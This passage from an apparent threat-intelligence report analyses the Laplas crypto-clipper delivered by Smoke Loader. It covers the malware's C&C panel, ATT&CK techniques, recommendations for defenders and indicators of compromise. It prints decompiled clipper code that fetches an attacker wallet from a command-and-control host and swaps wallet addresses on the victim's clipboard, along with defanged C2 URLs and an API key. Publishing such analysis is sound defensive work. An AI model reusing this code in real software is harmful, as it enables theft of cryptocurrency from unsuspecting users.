
```
public static string GetAddress(string address)
{
    return Api.SendRequest("get", new Dictionary<string, string>
    {
        {
            "address",
            address
        }
    });
}
```

```
private static string SendRequest(string method, Dictionary<string, string> parameters)
{
    string result;
    using (WebClient webClient = new WebClient())
    {
        parameters.Add("key", Config.ApiKey);
        string address = string.Format("http://{0}/bot/{1}?{2}", Config.Domain, method, string.Join("&", from parameter in parameters
        select string.Format("{0}={1}", parameter.Key, Uri.EscapeDataString(parameter.Value))));
        string text = webClient.DownloadString(address);
        result = ((!(text == "error")) ? text : null);
    }
    return result;
}
```

```
0 %
ocals
ame                 Value
System.Linq.E...    {System.Linq.Enumerable.WhereSelectEnumerableIterator<System.Collections.Generic.KeyValuePair<string, string>, string>}
string.Join retu... "address=0x5B28638188D7D9be3cAfE4EB72D978a909a70466&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"
method              Cannot obtain value of the local variable or argument because it is not available at this instruction pointer, possibly because it has been optimized away.
parameters          Cannot obtain value of the local variable or argument because it is not available at this instruction pointer, possibly because it has been optimized away.
webClient           {System.Net.WebClient}
address             "http://clipper.guru/bot/get?address=0x5B28638188D7D9be3cAfE4EB72D978a909a70466&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"
```

Figure 8 – TAs wallet address download from server

After downloading the TAs wallet address, the clipper replaces it with the victim’s wallet address using the *Clipboard.SetText()* method as shown below.



```
DateTime now = DateTime.Now;
for (;;)
{
    Thread.Sleep(10);
    try
    {
        if ((DateTime.Now - now).TotalSeconds > 6.0)
        {
            Config.AddressRegex = Api.GetRegex();
            Api.SetOnline(Environment.MachineName);
            now = DateTime.Now;
        }
        string text = Clipboard.GetText();
        if (!(text == b))
        {
            Regex addressRegex = Config.AddressRegex;
            string input = text;
            if (Handler.<>f__mg$cache0 == null)
            {
                Handler.<>f__mg$cache0 = new MatchEvaluator(Handler.AddressEvaluator);
            }
            text = addressRegex.Replace(input, Handler.<>f__mg$cache0);
            Clipboard.SetText(text);
            if (Clipboard.GetText() == text)
            {
                b = text;
            }
        }
    }
    catch
    {
    }
}
```

Locals

Name	Value	Type
b	""	string
now	Cannot obtain value of the local variable or argument because it is no...	
text	"bc1qtl6xflul97af6ggmdwn7wths0klvev7netvzp0"	string
addressRegex	Decompiler generated variables can't be evaluated	
input	Decompiler generated variables can't be evaluated	

Clipboard

bc1qtl6xflul97af6ggmdwn7wths0klvev7netvzp0

bc1qqx3mt05z6zh7ucn5egejcxckl7fk6edaq6uzp0

Figure 9 – Replacing Clipboard value with TA's wallet address

The clipper actively monitors the victim's clipboard activity and replaces the wallet address whenever it identifies if the victim tries to copy any wallet addresses for performing cryptocurrency transactions. This results in redirecting the transaction to TAs wallet address.

Laplas Clipper Web Panel:

Here are some screenshots that showcase the web panel of the Laplas Clipper.

The login page of Laplas Clipper is shown below.





Figure 10 – Laplas Clipper C&C panel login page

The figure below shows the Dashboard page of the Laplas clipper web panel from TAs telegram channel, which demonstrates the status of infected computers and active TAs wallet address details.



51
Infected computers
Updated: 1 second ago


34
Computers online
Updated: 1 second ago

Active addresses (Total: 7)

#	Type	Address	Manual check
1	HEX (ETH, BSC, etc...)	0x4[redacted]0b5	CHECK
2	Bitcoin	[redacted]FMD	CHECK
3	Bitcoin	[redacted]02gsx	CHECK
4	Bitcoin	[redacted]M76rZ	CHECK
5	HEX (ETH, BSC, etc...)	0x4[redacted]A61	CHECK
6	Bitcoin	[redacted]cw	CHECK
7	Bitcoin	[redacted]B	CHECK

Figure 11 – Laplas C&C panel dashboard

The TAs can also add their wallet address in the Clipper menu to replace the victim's wallet Address with the TA's wallet address, as shown below.


Not secure | [redacted]/clipper

[redacted] | LICENSE END

LAPLAS
Main
Dashboard
Clipper
Notifications
Profile
Settings
License
Contacts
Support
Telegram Channel
Other
Logout
Clipper
Settings
Save changes
Bitcoin (BTC)
Bitcoin Address (Starts with 1):
Address
Bitcoin Address (Starts with 3):
Address
Bitcoin Address (Starts with bc1q):
Address
Bitcoin Cash (BCH)
Bitcoin Cash Address (Starts with 1):
Address
Bitcoin Cash Address (Starts with 3):
Address
Bitcoin Cash Address (Starts with q):
Address
Bitcoin Cash Address (Starts with p):
Address
Litecoin (LTC)
Litecoin Address (Starts with L):
Address
Litecoin Address (Starts with M):
Address
Litecoin Address (Starts with 3):
Address
Litecoin Address (Starts with ltc1q):
Address
Ethereum Network, BSC Network, etc..
DogeCoin (DOGE)
Monero (XMR)

Figure 12 – TAs wallet address page in C&C panel

Conclusion

Smoke Loader is a well-known, highly configurable, effective malware that TAs are actively renovating. It is a modular malware, indicating it can get new execution instructions from C&C servers and download additional malware for expanded functionality. In this case, the TAs use three different malware families for financial gain and other malicious purposes.

The RecordBreaker, a revived version of Raccoon Stealer, is used to steal sensitive information, the SystemBC is a multifunctional threat combining proxy and remote access trojan features, and the new Laplas clipper performs clipboard hijacking to steal cryptocurrency from victims.

Cyble Research and Intelligence Labs will continue monitoring the latest phishing or malware strains in the wild and update blogs with actionable intelligence to protect users from such notorious attacks.

Our Recommendations

- The initial infection happens via spam email, so the enterprise should use email-based security to detect phishing emails. Also, refrain from opening untrusted links and email attachments without first verifying their authenticity.
- The actual loader downloads other malware families, so using a reputed antivirus is recommended on connected devices, including PCs and laptops. The security software should have the latest security updates to detect new malware families such as Laplas Clipper.
- The users should carefully check their wallet addresses before making any cryptocurrency transaction to ensure there is no change when copying and pasting the actual wallet addresses.
- The seeds for wallets should be stored safely and encrypted on any devices.
- Educate employees in terms of protecting themselves from threats like phishing's/untrusted URLs.
- Block URLs that could spread the malware, e.g., Torrent/Warez.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204 T1203	User Execution Exploitation for Client Execution
Persistence	T1053	Scheduled Task/Job
Privilege Escalation	T1055 T1574	Process Injection DLL Side-Loading
Defense Evasion	T1027 T1562 T1497 T1036 T1070 T1564	Software Packing Disable or Modify Tools Virtualization/Sandbox Evasion Masquerading File Deletion Hidden Files and Directories
Discovery	T1057 T1082 T1518	Process Discovery System Information Discovery Security Software Discovery
Command and Control	T1071 T1105 T1571	Application Layer Protocol Ingress Tool Transfer Non-Standard Port

Indicators of Compromise (IOCs)

Indicators
825a7c6d1b4adfe2b1cc7b29199f5033 1edcdc6899fe0aad0b953dee9f3660da0e052699 f4a57ad535ec4b0c7c1b3fbd9a116e451a392ee3f1e5e8b7a5ee0b05141208cc
457c9934ea081a6594d8f630ef5a9460 ef0692e35a6d55aff3814ebe4e40fc231a24873e 19b7183a3eed215c98ce35ac4168917345ef97c104b0c5a7ea43919f094a3bc3
7f9a14f5eb35f5edd11624abfafba8f0 ed586dd2973f3126ff07950dacbd484643de06f7 de0eb9f1d712ec2c91fea05e26fb01a019cadcc8beb4ad6d2f4a0b4db2cfbfaf
b76188bafa717975768bd24d09ffeb09 f623849274e0303a33a20f28d5b972869b89f947 e5bc55ce98909742d2f1353b3bc8749ecc71206a5b8fa2e656d2a3ae186c1e63
hxxp[:]//45.83.122[.]33/admin/wevtutil[.]exe
hxxp[:]//45.83.122[.]33/admin/Microsoft.AppV.AppVClientWmi[.]exe

hxxp[:]//45.83.122[.]33/admin/avicap32[.]exe

hxxp[:]//clipper[.]guru/bot/get?
address=0x5B28638188D7D9be3cAfE4EB72D978a909a70466&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a

hxxp[:]//clipper[.]guru/bot/online?guid=DESKTOP-[Redacted] &key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34

hxxp[:]//clipper[.]guru/bot/regex?key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34

25d746af48d645f521157bce0201c89a ce1a8753cfa6a3201ec14c2e2d6c2c3c fad177ef62684282355546f19952cf15
b59bae8f31cf49096a7e222372dddb02 18a0b8dbec69e8243451d8ab2baf08b8 1d8d26a2473b7a1a178ae6711e651428
1aee575e4c0166891589c665ab4284f8 c8f500d04cd278f3f116d738c283af5e fedfd00548c257f71035c9e04839cef0
76de4b33764b404503fb5bab6a722f46 e6b35376651ce442e0698346f0f24640 fb3d52a6dde88e25961373716c4d2e86
994a559d0d0992c9eb8db2812c790303 78e7172569b6cd4b0896e45598d705ed 92837369abac7478c5d98fd3dc02e4a0
d7098fc31fc30167397595f2a5364354 5818ffa75608143954014237b0db17c8 587c8d8ed424ce27fa4b402e53cb4083
688b75eb9297938aeea80fe48634f8bc 40d6d8aed45ad02b8f95738a61b673df db73e5eda0520179f7cd126201b3c48e
8df24d58771ddd234e501d829878c4c9 e153d073305e9c81f159790d5974c33c 3bcf293da9ead23f641eae7688f47989
3cdef8225b0872b89c4a3eb677b44499 915fd1cdb69bf18d1f73549f6d5fd7c7 de8b56260476fecd8291eb7db21958fb
feb528729ffd2e59166f5063edbd2fdc e40c2f168946f7194fdcf14984b18dbd 7bb6e8906a0daedb5a872be9bf9efc15
eec511e01e9e99500dad1dad5b1f95da 6e99606f611109b4d797469ecdc48d4a 78ebdef5771ca29c0bfe4faec242ff34
a2d5ec971571a14d8fb52eafb6b870d7 819ebffcb61f8fb1c48960a906b81081 69c323e38d7fc42bd727b7ccf908fa50
23ae38390ffd78fdddff9fd96453119c 76de5446bd4427858e8a3b12b3d15f77 9cd3d0b2a198b998a80580eada1a113d
a4c55995cdcde200c09c545e6ab0ecd4 956565e1d1085d41d17571a1117d1481 b6fad24f4c916d33d6d7bf94197c973d
abb57da15fe1176f0a56a4b82a0a0e25 d8cef2c2069118c66b1c75f113626fcf d775ccb1c93ca876a0d2ff0228d84e3e
aeee19cbe274f32ee83e0d5a28178ee5 fea8167cb58393e2b7aa3fa4e3857f24 94225e1d103479828bef47a069ef4ef3
62d6453529e7559cbea59600a83f870d 1818f833f4d654f76009885605b37f2a 00fa891101b4601fbc7cd2cd66eba10f
2a807fbd301499b442c3751ca3086681 ae6725ed917a70102c0cfb3050a8c278 4b42a0a525a4c6840a1b74621e6fdd00
a419e6b2e63a449f2d261920ae535ede 8732db8a00e54d4563ee4500aa2726b5 cfb5d62497bd1c277d2079cf943d9ff6
d5e1660fd9b842afb055005dfc4733b7 ac80ff070f79c5dc7a3454c97f950744 ba8ad308b649c46a06017680df4734f2
b2f990367964eef7093f382f174f35e9 cba79d0950de4f0fe07a6843a0f90ef1 fa5a0c975813a54c70f0b5438ad2ea52
3f53a77b20c55d3f664478a22567a1c5 b491f711272344f719ee13d98ff337bf ad0388c2657426eca03800a5e6f9e324
9829f84fa25599049655f967f437343d a169fb1a323c970f7a169b30657112cc d50fef57ac27c858dcac1d9b38c59452
ff3289eb561cb37af573eefd73e17565 c447674323e2fca8b78e215759426cbf 9d4c3f5fc6c57b311a1426614f572026
e1bff429b1c0ebd9bf4687dabc7012d2 b5686152e9e35844fc36304b019b2398 f301ffdb36d5791f6d886b59e4c56614
07eb585b200c7aa2634b6815c7d758be 2b4e8a748b2fb123cd5a106fc838f3c1 97e9e5e420256d938dbda45aa792e0e3
32b2d9f37c2ad9dc8350213bfe4e86f7 a5ba098ff1a7258e89be53bbb436f6d5 d99fbe73e529110529c00ea713ae3e65
2f3fd9e718316bc9e26e8aab11db707a 7d2984bffe8119d5516271df390a930a 65eef58b3c1da89fb5a282522c084fb9
079feda86cace84e8ca835e146ab0f0c 63a36317393ff3ea158083f67663eea4 58cb38a174c52dd6b5574ebf7efdd9b7
0b9d43bac9398225006 1e4a9643966e1 6449b05a4b391b74132378bbcbddf608 8b1528a78d7716d5c52797456f99ec75
16db56d9a318e8c013e9edabe384a021 59c1002802ba0fbe1184b7d53ca63611 c6414a97a110f8eb0cb9564013a8bd1b
20655e73dd090d9414af9ffe586eea04 ea4ed54c7093ad6d2bc3eeb71c8a3554 c59badc576ad0f460517d8f3af1c37b1
75f27f1c006cb9752c068b26e938f3a2 f2255f5a5e7f2a19642557d3999945e8 e67888266db0229b8a9ea516e935b295
82719e00373b053d13fc9e32e054097e 78b27dbc5c39d4d9a0dc0bfcec3f04f1 887cfc738950c8768d07ae05ed7bb1f8
a2c49394ec79c44e4c9bd8a998dce757 fa5edc05d6d7a9d50f2d83803832d92f 58c1d5dd6cc2e9996a631df8723cedbf
e7d6901f9aef9ff66d3a2bef0afeb5f4 1d3cd9ca31ba177237db973a874403ba 0888bcc5bd9c722ad50332fbd43c15e8
ba6c699acd9fc9a77222be4ef270f37f 4bdf963931aa83a1fcd519c71df19f1d 1d7b251c7d9d2b3ebf44b6321b1dffbc
183b863415c58dc453f7c320711c16ed c6688ae7a75cc1f8e8969205542a198c 2e0736b673c24d6b9329a4e79c4efafd
601d264436cb773d43760d8b3e4ad5e4 fb682408b7be3b9ca62c07724a7d4f6e 5107acb290f06571cff2e28273125341
063e3ca9b211a7a653f3795ae696a28a 28a424c3b03501e9a164000f379fddb1 f7855cb44ab336c4489cbd33ea30abf2
c1320d9de397d9615ab8067e46a91b14 18dc340f7f3ec0338952b10fedd4b67f 331487d7a372fbb8d378f18c8d7f5790
9b13391d9dd985d13afd29a77921c847 a462d9956888676860d9a43c32a83fb1 444bcb3a3fcf8389296c49467f27e1d6
95739b2e1f7b9d344e672cfa3d7d4f36 a277e780860da78591d85058a343bc55 7f6e56868c449b2f9665383cdca6891f
112df3b7292259b25c0aded0433a7da4 d5c452e714b9acaf3f74e38b0ade86cf e84f2c12de7bca71cf8607f4af174bfe
2f4b0081d9a3ff46a8235a5ed91609a2 e9d2985b1fb7406cc6b4f5ec701f46ff 0717e07951e0b33f91c4f3c18bfe6b65
7d1600db3144c4f7bf6c169abcf06e50 429c18e66a13bdfc79db32f3f46df180 627953b1f8d0f3a43b7d28e3d6ac871d
c29d86db9e8d1feae47cf944263de804 4d6ffbea2f0e8ba1ba6b106c6b033ec6 b92a37d89e9884cc97908d0b1aeb21a3
2edc36281939ab08b6db56aa2448c5d9 a85eb940314ea0effc74d21269f91614 d5c38324b7e485be9670db1c8613cb5e
7e3f1dbdcc310d1d0641a3e4da6d3d02 9932a10a6a0106089b3e999b5f1358f2 71ca5e47e3d9b07754393f02feb2fef9
a128bcfb569d1a7f66c6f78d45b49210 dce404046e69f796b0a779b279e4acc9 60d7be926dc7908a01bb2cc836317c24
be04f702123291b203e2fea897eadd09 df9c395f5640a450d5aba408567e7226 a2c801ee43ff3116ce812693f5c78912
12b028183fb3c1c6ae7490df805774ff 175830313c1916db904aab7b8e86c458 76d1475beae873740e79b1c9454fe14b
53a8ef5c59466b85ea45c43335ddb629 37db829df627011ab37fa541ea71d00e 6fd0e40ec98a453d9c73c7854f166aaa
bdb4e27b10a253509c96fecc4967ce0e b993c543af9af801e71656499a4c6800 76b253d585534773a5096b1a925e19f2
fd49759ca686862225c1bbb86341d060 9af259b9be66a019f2c3191beb5c90ea e40fba16c0c65774618589cad251d088
c9e44d64d39d312d0752bb28b9e2d650 74a107a8982b13f26a43abc4ea192066 2e4bf486e7f76fe32187221e3bdb5099
edab70b7eaf6a427c635ee98d9ec43e6 e4b5c2706961858e71ff95b0a9d49533 71e3f83831c94d2d61691e587db505e2
b76188bafa717975768bd24d09ffeb09 fd01ddcd954c0481b401bbbc7b1b9133 350e3de1f003f18ecf81bbae7c9282f2
c86374ff5e281d3abf124a11aeb6aa0c 4a8683397302af5d59bd68a6d2508e56 d159497e9786d8bc80ee3176407232cf
f54fde502ee4056ae59df7156fa9961f 4e4bd491a86e7c94714b3fa69d774e9f